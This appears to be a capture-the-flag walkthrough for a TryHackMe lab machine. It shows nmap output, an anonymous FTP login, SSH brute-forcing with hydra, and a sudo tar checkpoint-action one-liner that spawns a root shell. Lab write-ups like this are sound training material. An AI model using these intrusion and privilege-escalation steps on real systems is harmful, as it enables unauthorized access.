TryHackMe

Bounty Hacker

https://tryhackme.com/room/cowboyhacker

Walkthrough

By iLinxz@TryHackMe

1. NMAP Scan:

```
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.6.36
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


As we can see, there are 3 ports open:

1. Port 21 – running FTP
2. Port 22 – running SSH
3. Port 80 – running HTTP


What can we do?

To begin with, let us look at the FTP server as anonymous login is allowed.


Credentials used: anonymous:anonymous (username:password)




Let's download the .txt files and see their contents:





task.txt





The answer to the 3rd task of this room is found in the task.txt file.

locks.txt




This .txt looks like a wordlist of passwords rather than anything else…

Questions #4 and #5 give me a hint that the locks.txt file can be used by us in a brute-force attack using hydra on the SSH server:




It worked!

You should now be able to log in as the user mentioned in the 3rd question.

Let us SSH over!

```
kali@kali:~$ ssh [redacted]@10.10.37.74
[redacted]@10.10.37.74's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Thu Jul 30 21:29:33 2020 from 10.11.6.36
[redacted]@bountyhacker:~/Desktop$
```

Let's navigate around…

```
[redacted]@bountyhacker:~/Desktop$ ls -la
total 12
drwxr-xr-x  2 lin lin 4096 Jun  7 17:06 .
drwxr-xr-x 19 lin lin 4096 Jun  7 22:17 ..
-rw-rw-r--  1 lin lin   21 Jun  7 17:06 user.txt
[redacted]@bountyhacker:~/Desktop$ cat user.txt
THM{[redacted]}
[redacted]@bountyhacker:~/Desktop$
```

We've found the first flag! Now onto the root flag…

sudo -l?

```
[redacted]@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Sorry, try again.
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User [redacted] may run the following commands on bountyhacker:
    (root) /bin/tar
[redacted]@bountyhacker:~/Desktop$
```


Interesting… The user we're logged on as is able to run /bin/tar as root.

Through OSINT, I have discovered that you can spawn a shell out of the use of the tar binary:

https://gtfobins.github.io/gtfobins/tar/

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

```
[redacted]@bountyhacker:~/Desktop$ sudo -u  root tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
#
```




Thus, we have uncovered the root flag as well.

==========

END